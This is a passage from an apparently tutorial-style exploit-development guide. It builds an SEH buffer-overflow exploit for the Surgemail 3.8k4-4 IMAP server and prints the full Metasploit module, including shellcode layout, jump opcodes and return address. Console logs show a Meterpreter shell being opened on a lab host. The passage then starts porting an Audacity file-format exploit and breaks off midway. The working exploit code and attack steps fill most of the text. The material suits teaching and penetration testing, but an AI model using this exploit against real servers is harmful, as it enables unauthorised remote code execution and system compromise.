                        buf << converge_sets(sets, 0, offsets, length)
                rescue RuntimeError
                        break
                end
        end
        # Maximum permutations reached, but we need more data
        if (buf.length < length)
                buf = buf * (length / buf.length.to_f).ceil
        end
        buf[0,length]
end
```

So we see that we call the pattern_create function which will take at most two parameters, the size of the buffer we are looking to create and an optional second paramater giving us some control of the contents of the buffer. So for our needs, we will call the function and replace our fuzzed variable with fuzzed = Rex::Text.pattern_create(11000).

This causes our SEH to be overwritten by 0x684E3368 and based on the value returned by pattern_offset.rb, we can determine that the bytes that overwrite our exception handler are the next four bytes 10361, 10362, 10363, 10364.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_offset.rb 684E3368
11000 10360
```



As it often happens in SEH overflow attacks, we now need to find a POP POP RET (other sequences are good as well as explained in "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server" Litchfield 2003) address in order to redirect the execution flow to our buffer. However, searching for a suitable return address in surgemail.exe, obviously leads us to the previously encountered problem, all the addresses have a null byte.

```
root@bt4:~# /pentest/exploits/framework3/msfpescan -p surgemail.exe

[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret

0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
0x00784fb8 pop ebx; pop ebp; ret
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret
```

Fortunately this time we have a further attack approach to try in the form of a partial overwrite, overflowing SEH with only the 3 lowest significant bytes of the return address. The difference is that this time we can put our shellcode into the first part of the buffer following a schema like the following:

```
| NOPSLED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |
```

POP POP RET will redirect us 4 bytes before RET where we will place a short JMP taking us 5 bytes back. We'll then have a near back JMP that will take us in the middle of the NOPSLED.

This was not possible to do with a partial overwrite of EIP and ESP, as due to the stack arrangement ESP was four bytes after our RET. If we did a partial overwrite of EIP, ESP would then be in an uncontrollable area.

Getting A Shell

With what we have learned, we write the exploit and save it to windows/imap/surgemail_list.rb.

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##


require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote

    include Msf::Exploit::Remote::Imap

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buffer
Overflow',
            'Description'    => %q{
                This module exploits a stack overflow in the Surgemail IMAP
Server
                version 3.8k4-4 by sending an overly long LIST command.
Valid IMAP
                account credentials are required.
            },
            'Author'         => [ 'ryujin' ],
            'License'        => MSF_LICENSE,
            'Version'        => '$Revision: 1 $',
            'References'     =>
                [
                    [ 'BID', '28260' ],
                    [ 'CVE', '2008-1498' ],
                    [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
                ],
            'Privileged'     => false,
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'thread',
                },
            'Payload'        =>
                {
                    'Space'       => 10351,
                    'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
                    'DisableNops' => true,
```

```
                    'BadChars'    => "\x00"
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], #
p/p/r 0x0078517e
                ],
            'DisclosureDate' => 'March 13 2008',
            'DefaultTarget' => 0))
    end

    def check
        connect
        disconnect
        if (banner and banner =~ /(Version 3.8k4-4)/)
            return Exploit::CheckCode::Vulnerable
        end
        return Exploit::CheckCode::Safe
    end

    def exploit
        connected = connect_login
        nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed
with make_nops()
        sjump = "\xEB\xF9\x90\x90"     # Jmp Back
        njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby  ;)
        evil = nopes + payload.encoded + njump + sjump +
[target.ret].pack("A3")
        print_status("Sending payload")
        sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
        sock.put(sploit)
        handler
        disconnect
    end

end
```

The most important things to notice in the previous code are the following:

- We defined the maximum space for the shellcode (Space => 10351) and set the DisableNops feature to disable the automatic shellcode padding, we'll pad the payload on our own.
- We set the default encoder to the AlphanumMixed because of the nature of the IMAP protocol.
- We defined our 3 bytes POP POP RET return address that will be then referenced through the target.ret variable.
- We defined a check function which can check the IMAP server banner in order to identify a vulnerable server and an exploit function that obviously is the one that does most of the work.

Let's see if it works:

```
msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...
```


```
 Exploits
 ========

 Name                          Description
 ----                          -----------
 windows/imap/surgemail_list   Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow


 msf > use windows/imap/surgemail_list
 msf exploit(surgemail_list) > show options

 Module options:

 Name      Current Setting  Required  Description
 ----      ---------------  --------  -----------
 IMAPPASS  test             no        The password for the specified
username
 IMAPUSER  test             no        The username to authenticate as
 RHOST     172.16.30.7      yes       The target address
 RPORT     143              yes       The target port

 Payload options (windows/shell/bind_tcp):

 Name      Current Setting  Required  Description
 ----      ---------------  --------  -----------
 EXITFUNC  thread           yes       Exit technique: seh, thread, process
 LPORT     4444             yes       The local port
 RHOST     172.16.30.7      no        The target address

 Exploit target:

 Id  Name
 --  ----
 0   Windows Universal
```

Some of the options are already configured from our previous session (see IMAPPASS, IMAPUSER and RHOST for example). Now we check for the server version:


```
msf exploit(surgemail_list) > check

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

Yes! Now let's run the exploit attaching the debugger to the surgemail.exe process to see if the offset to overwrite SEH is correct:


```
root@bt:~$ ./msfcli exploit/windows/imap/surgemail_list
PAYLOAD=windows/shell/bind_tcp RHOST=172.16.30.7 IMAPPWD=test IMAPUSER=test
E
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
```




The offset is correct, we can now set a breakpoint at our return address:



Now we can redirect the execution flow into our buffer executing the POP POP RET instructions:



and finally execute the two jumps on the stack which will land us inside our NOP sled:



So far so good, time to get our Meterpreter shell, let's rerun the exploit without the debugger:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)

meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
```

Success! We have fuzzed a vulnerable server and built a custom exploit using the amazing features offered by Metasploit.

Using The Egghunter Mixin

The MSF egghunter mixin is a wonderful module which can be of great use in exploit development. If you're not familiar with the concepts of egghunters, read this.

A recent vulnerability in the Audacity Audio Editor presented us with an opportunity to examine this mixin in greater depth. In the next module, we will exploit Audacity and create a Metasploit file format exploit module for it. We will not focus on the exploitation method itself or the theory behind it - but dive right into the practical usage of the Egghunter mixin. Setting up Audacity

- Download and install the vulnerable software on your XP SP2 box:

http://www.offensive-security.com/archive/audacity-win-1.2.6.exe http://www.offensive-security.com/archive/LADSPA_plugins-win-0.4.15.exe

- Download and examine the original POC, taken fro:

http://milw0rm.com/exploits/7634

Porting the PoC

Let's port this POC to an MSF file format exploit module. We can use an existing module to get a general template. The zinfaudioplayer221_pls.rb exploit provides us with a good start.

Our skeleton exploit should look similar to this. Notice our buffer being generated here:


```
 def exploit
    buff = Rex::Text.pattern_create(2000)
    print_status("Creating '#{datastore['FILENAME']}' file ...")
    file_create(buff)
 end
```

We use Rex::Text.pattern_create(2000) to create a unique string of 2000 bytes in order to be able to track buffer locations in the debugger.


Once we have the POC ported, we generate the exploit file and transfer it to our Windows box. Use the generic/debug_trap payloads to begin with.

```
msf exploit(audacity) > show options

Module options:

Name       Current Setting Required Description
----       --------------- -------- -----------
FILENAME   evil.gro        yes      The file name.
OUTPUTPATH /var/www        yes      The location of the file.


Payload options (generic/debug trap):

Name Current Setting Required Description
---- --------------- -------- -----------


Exploit target:

Id Name
-- ----
0 Audacity Universal 1.2


msf exploit(audacity) > exploit

[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >
```


We open Audacity, attach a debugger to it and import the MIDI gro file.




We immediately get an exception from Audacity, and the debugger pauses:



A quick look at the SEH chain shows that we have overwritten an exception handler.




We take the exception (shift + F9), and see the following:



Completing The Exploit

This is a standard SEH overflow. We can notice some of our user input a "pop, pop, ret" away from us on the stack. An interesting thing to notice from the screenshot above is the fact that we sent a 2000 byte payload - however it seems that when we return to our buffer, it gets truncated. We have around 80 bytes of space for our shellcode (marked in blue). We use the Immunity !safeseh function to locate unprotected dll's from which a return address can be found.



We copy over the DLL and search for a POP POP RET instruction combination using msfpescan.

```
root@bt4:/pentest/exploits/framework3# ./msfpescan -p libfftw3f-3.dll

[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; retn 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret

0x637f597b pop edi; pop ebp; ret
0x637f5bb6 pop edi; pop ebp; ret

root@bt4:/pentest/exploits/framework3#
```

PoC to Exploit

As we used the pattern_create function to create our initial buffer, we can now calculate the buffer lenth required to overwrite our exception handler.

```
root@bt4:/pentest/exploits/framework3/tools# ./pattern_offset.rb 67413966
178
root@bt4:/pentest/exploits/framework3/tools#
```

We modify our exploit accordingly by introducing a valid return address.

